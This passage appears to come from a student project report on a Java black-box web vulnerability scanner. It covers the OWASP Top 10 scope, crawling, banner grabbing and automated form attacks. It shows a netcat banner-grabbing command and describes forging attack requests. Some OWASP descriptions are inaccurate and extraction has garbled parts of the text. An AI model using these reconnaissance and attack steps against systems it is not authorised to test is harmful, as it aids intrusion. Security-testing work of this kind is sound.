HP A1, A2, A3, A5, A7 Rest of OWASP
IBM A1, A2, A3, A5, A7 Rest of OWASP
Fig 3. Our Survey on Existing Tools
18
A1 to A10 as per OWASP Top 10
2.3IMPLEMENTATION OF WEB CRAWLER
The World Wide Web is an interlinked collection of billions of documents
formatted using HTML. Due to growing and dynamic nature of the web; it
has become a challenge to traverse all URLs in the web documents and to
handle these URLs. A focused crawler is an agent that targets a particular
topic and visits and gathers only relevant web pages.The authors [Gupta
P, Johari K, Linagay's Univ, Dec. 2009] take one seed URL as input and
searches with a keyword, the search results are based on the keyword and
it will fetch the web pages where it finds that keyword.
This focused based crawler approach retrieves documents that contain
particular keywords from the user’s query. The authors implemented the
crawler using breadth-first search.
2.4 VULNERABILITY AND ATTACK INJECTION FOR WEB
APPLICATIONS
In this paper the authors [Fonseca J, Vieira M., Madeira H., CISUC, Univ.
of Coimbra, Coimbra, Portugal (2009)] proposed a methodology to inject
realistic attacks in web applications. The methodology is based on the idea
that by injecting realistic vulnerabilities in a web application and attacking
them automatically we can assess existing security mechanisms. To
provide true to life results, this methodology relies on field studies of a
large number of vulnerabilities in web applications. The paper also
describes a set of tools implementing the proposed methodology.
19
Fig 4. Comparison between Scanners
3. PROJECT REQUIREMENTS
20
The project requirement is to create a semi – automated security testing tool
(Black Box Testing Tool) that can test for security vulnerabilities in Web
Applications. We have created a solution (tool) that will encompass
detection of a maximum of OWASP vulnerabilities on a given web page or
Web Application.
The above stated tool will be tested on a custom made web application
created by us, with known vulnerabilities and the results of the test will be
documented and reported. The testing tool will achieve this objective by
trying to attack the Web Application based on already familiar attack vectors
eg. SQL injection etc
Also the tool will exhaustively test the HTML source code, to check for
vulnerabilities and inconsistencies that might lead to attacks. The tool will
report the set of OWASP vulnerabilities for the given web application.


3.1 PROJECT SCOPE
The scope defines what the tool will achieve in a crystal clear manner.It is
in the form of a table which also specifies what the tool will not achieve
and is supplemented with a brief description explaining each vulnerability.
21
Owasp
Vulnerability
What we have
implemented
What we did not
implement
Description
A1 Injection Injection through
Forged HTTP
Requests
Second order injection Injection involves modifying the URL to
make unauthorized queries execute at
server side. This can be prevented by
validation of URL
A2 XSS Check for
escaping using
<script> tags
Stored XSS, Reflected
XSS and DOM based
XSS
Most common OWASP attack. It is
executed by including invalid redirects to
malicious websites in authenticated pages
A3 Broken
Authentication
and Session
Management
Generate our own
forged request
trying to
impersonate valid
user and try to
break into
authenticated
pages
Checking of encryption
of passwords in
database
By exchanging session cookies attacker
can easily impersonate a valid user. So
such exchange must be prevented
A4 Insecure
Direct Object
Reference
Beyond scope of
a semi -
automated tool
Unauthorized
Modification of
parameters in URL
which result in changes
of server side objects
An extension of injection this attack can
cause modification of data at server side
without proper authentication or
validation
A5 Cross Site
Request Forgery
Check for use of
hidden fields in
Form Pages
Whether such hidden
fields are actually
validated or used for
validation
First form of defense against XSS it uses
invisible tokens to validate access
A6 Security
Misconfiguration
Check for
directory listing
of files by server
Checking whether
default passwords are
changed on server.
This attack takes advantage of bad
security management on the part of the
server and how it handles important user
22
Stack traces not
displayed to user
data
A7 Insecure
Cryptographic
Storage
Beyond scope of
a semi -
automated tool
Check if hashes are
salted. Ensure that
encryption is done only
at the back end
This is generally difficult to implement in
an automated tool since it is subjective
and differs from one web application to
another
A8 Failure to
restrict URL
access
Prevent
unauthenticated
or unauthorized
URL access to
protected data
Security Privileges &
access control
Failure to restrict URL access is a case of
bad design on the part of the web
developer.
A9 Insufficient
Transport Layer
Protection
Ensure site uses
SSL for
authentication
pages
Validate SSL
Certificate
SSL is an essential mechanism which can
be employed to secure a web page
A10 Unvalidated
Redirects and
Forwards
Allow only POST
under <form>
method
Verify the parameter(s)
are validated to contain
only an allowed
destination, or element
of a destination.
Allowing only post ensures that users
cannot perform URL rewriting and go to
unintended pages in a web application
Fig 5. Project Scope
23

3.1.1Miscellaneous Vulnerabilities Detected
Our tool also detects a few vulnerabilities/defects that do not directly
fall under the OWASP Top 10 they are
• Auto – complete check
• Server version disclosure
• Back end disclosure
• Set – Cookie HTTPOnly Check
3.2 SOFTWARE USED
• Java (JDK 1.6) – fundamental programming language in which the
tool is coded
• Net Beans 6.5 and 6.9 – supporting framework for the development
of the tool
• Glass Fish version 2 and 3 – supporting web server in which the
vulnerable web application is deployed
24
4. DESIGN

4.1 MODULES – WITH CONCEPTUAL DIAGRAM
The figure explains the conceptual design based on which the tool is built. A short description is also given
regarding each module. Fig 6. Conceptual Diagram
Target URLTarget URL
Banner
Grabbing
Banner
Grabbing
Web
Spidering
Web
Spidering
Form Page
Listing
Form Page
Listing
Form
Parameter
Modification
Form
Parameter
Modification
Creation of
Attack Vectors
Creation of
Attack Vectors
Report
Vulnerabilities
Report
Vulnerabilities
AttackingAttacking
Report
Vulnerabilities
Report
Vulnerabilities SubcrawlingSubcrawling Report
Vulnerabilities
Report
Vulnerabilities
25
4.1.1 Target URL
Here the target URL is supplied for testing. The target URL is usually
a domain name for example like http://www.example.com.
4.1.2 Banner Grabbing
Banner Grabbing is an enumeration technique used to glean
information about computer systems on a network and the services
running its open ports.
An intruder can use banner grabbing in order to find
network hosts that are running versions of applications and operating
systems with known exploits. This is the reason why we include
banner grabbing in our tool and we report the results that get returned
from this method.
For example one could establish a connection to a target host running
a web service with netcat, then send a bad html request in order to get
information about the service on the host:
[root@prober]ncwww.targethost.com80
HEAD/HTTP/1.1
HTTP/1.1200OK
Date:Mon,11May200922:10:40EST
Server:Apache/2.0.46(Unix)(RedHat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag:"1986-69b-123a4bc6"
Accept-Ranges:bytes
Content-Length:1110
Connection:close
Content-Type: text/html
The administrator can now catalog this system or an intruder now
knows what version of Apache to look for exploits.
To prevent this Network Administrators should be sure to restrict
access to services on their networks to appropriate networks and be
sure to shut down unused or unnecessary services running on network
hosts. Hiding of such network information is provided by our tool as a
recommendation.
26
4.1.3 Web Spidering
We perform Web Spidering by the use of a Web Crawler. A Web
crawler is a computer program that browses the World Wide Web in a
methodical, automated manner or in an orderly fashion. Other terms
for Web crawlers are ants, automatic indexers, bots, Web
spiders, Web robots.
This process is called Web crawling or spidering. Many sites, in
particular search engines, use spidering as a means of providing up-to-
date data. Web crawlers are mainly used to create a copy of all the
visited pages for later processing by a search engine that
will index the downloaded pages to provide fast searches. Crawlers
can also be used for automating maintenance tasks on a Web site,
such as checking links or validating HTML code.
Also, crawlers can be used to gather specific types of information
from Web pages, such as harvesting e-mail addresses (usually for
sending spam).
A Web crawler is one type of bot, or software agent. In general, it
starts with a list of URLs to visit, called the seeds. As the crawler
visits these URLs, it identifies all the hyperlinks in the page and adds
them to the list of URLs to visit, called the crawl frontier. URLs from
the frontier are recursively visited according to a set of policies.
The number of possible crawlable URLs being generated by server-
side software has also made it difficult for web crawlers to avoid
retrieving duplicate content. Endless combinations of HTTP
GET (URL-based) parameters exist, of which only a small selection
will actually return unique content.
The mathematical permutations of different combinations of inputs
create a problem for crawlers, as they must sort through endless
combinations of relatively minor scripted changes in order to retrieve
unique content.
4.1.4 Form Page Listing
Form pages are critical areas of any Web Application where attacks
are possible and mostly carried out. For this reason during the
crawling phase we keep a list of all pages that contain <form>…
</form> tags with all their associated parameters. These pages are
then systematically tested later in a separate Form Console where they
27
will be attacked by forged attack vectors and the results are then
reported to the user.
4.1.5 Form Parameter Modification
In the form console each form is displayed along with critical
information such as URL, action, method and form parameters that
are contained under the <form>…</form> tag.
Also the corresponding HTML Source Code is displayed. The user is
allowed to supply parameters for the ‘text’ and ‘password’ field
contained within the form.
These are used as input parameters for generation of Attack Vectors.
For this purpose we use forged HTTP Requests and analyze & audit
the response.
4.1.6 Creation of Attack Vectors
The next logical step is to use the input parameters and generate our
own Attack Vectors to attack the page in which the form is located.
An attack vector is a path or means by which a hacker (or cracker) can
gain access to a computer or network server in order to deliver
a payload or malicious outcome. Attack vectors enable hackers to
exploit system vulnerabilities, including the human element.
To some extent, firewalls and anti-virus software can block attack
vectors. But no protection method is totally attack-proof. A defense
method that is effective today may not remain so for long, because
hackers are constantly updating attack vectors, and seeking new ones,
in their quest to gain unauthorized access to computers and servers.
Attack vectors take advantage of known weak spots to gain entry.
Since in Web Applications forms act as gateways of authentication
attackers generate attack vectors in such pages to gain unauthorized
access to privileged or sensitive information.
For creating attack vectors our tool creates forged HTTP Requests and
the created attack vectors check for known and well documented
vulnerabilities such as SQL Injection, SSL Encryption, Cross – Site
Scripting etc.
28
4.1.7 Attacking
This step is a continuation of the previous step in the sense that the
forged attack vectors are deployed to detect vulnerabilities or gain
unauthorized access.
The attack vectors are deployed sequentially that is first the tool
checks for SQL injection then XSS, then SSL and so on and the
results are documented by the tool separately and in the case where
any of these vectors breach the defenses of the system it is reported to
the user and listed as a threat to the underlying system.
4.1.8 Subcrawling
In the case where the defenses of the system are breached and access
is possible by the attack vector then the subcrawling process is begun.
This process is similar to the initial crawling process; the only
differences being in this case the pages that get listed are
authenticated pages which have been broken into by unauthorized
access.
Such pages are further tested for vulnerabilities again by the use of
known/documented patterns for attacks for example checking for
directory listing of files etc.
4.1.9 Report Vulnerabilities
In each of the above processes after vulnerabilities have been detected
by the tool they are reported to the user in a precise and concise
manner.
The user/administrator is thus intimated to correct the vulnerability
specified by the tool and the user/administrator has to then make an
informed choice with regards to the mitigation of such vulnerabilities
as specified.
4.2 CLASS DIAGRAMS
The Class Diagrams give an implementation overview of the tool in the
same way as the Conceptual Diagram gives a design overview.
A class diagram in the Unified Modeling Language (UML) is a type of
static structure diagram that describes the structure of a system by
showing the system's classes, their attributes, operations (or methods),
and the relationships among the classes.
29
A relationship is a general term covering the logical connections found
on class diagrams.
For simplicity the operation of the tool has been split into 5 different
phases. They are as follows:
1. Banner Grabbing and Set Proxy
2. Crawling
3. Form Console and Attack Vector Creation
4. Attacking
5. Subcrawling
30

4.2.1 Phase 1: Banner Grabbing and Proxy Setting
31

4.2.2 Phase 2: Crawling
Fig 8. Phase 2 Class Diagram
32
